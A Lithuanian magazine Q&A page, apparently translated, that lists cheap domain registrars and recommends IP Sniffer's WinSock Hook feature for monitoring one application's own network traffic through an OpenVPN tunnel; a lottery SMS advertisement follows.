Internete galima rasti labai daug pasiūlymų, tačiau visi jie susiję išskirtinai su tarptautinių domenų registracija. Pavyzdžiui, svetainėje *www.ipowerweb.com* už registraciją *.com*, *.net*, *.org*, *.us*, *.biz*, *.info* zonose prašoma viso labo 2,95 JAV dolerio. Kiek daugiau — $4,95 — už savo paslaugas ima *www.netfirms.com*. Savotišką rekordą pasiekė *www.gandi.net*, kurie už vieną eurą tau užregistruos domeną *.info* zonoje.

Padėk. Man reikia sniferio, kuris veiktų soketų lygyje. Standartiniai *WinPcap* naudojantys sprendimai nesusidoroja su mano užduotimi, kadangi jie negali perimінėti per *OpenVPN* tunelį perduodamų duomenų. Norėtųsi tiesiog išsirinkti konkrečią programą ir stebėti jos tinklinį aktyvumą. Apsieiti be *OpenVPN* negaliu — būtinai turiu šifruoti tinklo srautą ir išsaugoti anonimiškumą.

Tu ieškai programos *IP Sniffer* (*http://erwan.l.free.fr/*) — ji yra būtent tai, ko tau reikia. Šis įrankis yra ne šiaip sau sniferis — tai daugiafunkcinis sprendimas, kuris gali perimінėti per pačius įvairiausius lygius perdavinėjamus duomenis: su *WinPcap* tvarkykle, soketų lygyje bei NDIS specifikacijos lygyje. Nevardinsiu skaitlingų šios programos ypatybių, o iš karto tau pateiksiu paruoštą receptą. Programos meniu keliauk į *„Tools -> WinSock Hook"*. Pasirodys papildomas sniferio langas, skirtas konkrečios tinklo programos aktyvumo perėmimui. Norint pradėti snifinimą, reikia nurodyti tau reikalingą programą — jeigu tu žinai proceso PID, tuomet pakanka jį įrašyti į *Process ID* lauką. Priešingu atveju tau praverės specialus vedlys, kuris iškviečiamas nuspaudus specialų šalia esantį mygtuką. Štai, tiesą sakant, ir viskas. Dabar bet koks su soketais susijęs programos aktyvumas bus vaizdžiai pateikiamas *IP Sniffer'io* lange. Čia tu galėsi pamatyti, kas, kur ir kokiu pavidalu perduodama.
Analogišku funkcionalumu mus džiugina ir kitas galingas produktas — *Ultrasniff* (*www.msnmonitor.com/ultrasniff/*). Deja, priešingai nei *IP Sniffer*, jis platinamas už pinigus.

Nuo šiol OHO LOTTO bilietą gali įsigyti kioskuose LIETUVOS SPAUDA

loterija

ŽIRGŲ LENKTYNĖS

OHO LOTTO jau laimėta apie 30 000 Lt,
Turime net 65 DIDŽIOJO PRIZO laimėtojus!

FINIŠAS

sms žinutė-
Tavo loterijos bilietas

sms 1606

Dėmesio! Jau ir TELE2

BILIETO KAINA 1 Lt + sms siuntimo kaina 0,20 Lt

KAIP STATYTI:

Rašyk SMS: OHO ir 3 skaičius iš 12 (pvz.: OHO 2 11 9)
Siųsk SMS 1606 ir netrukus gausi loterijos bilietą.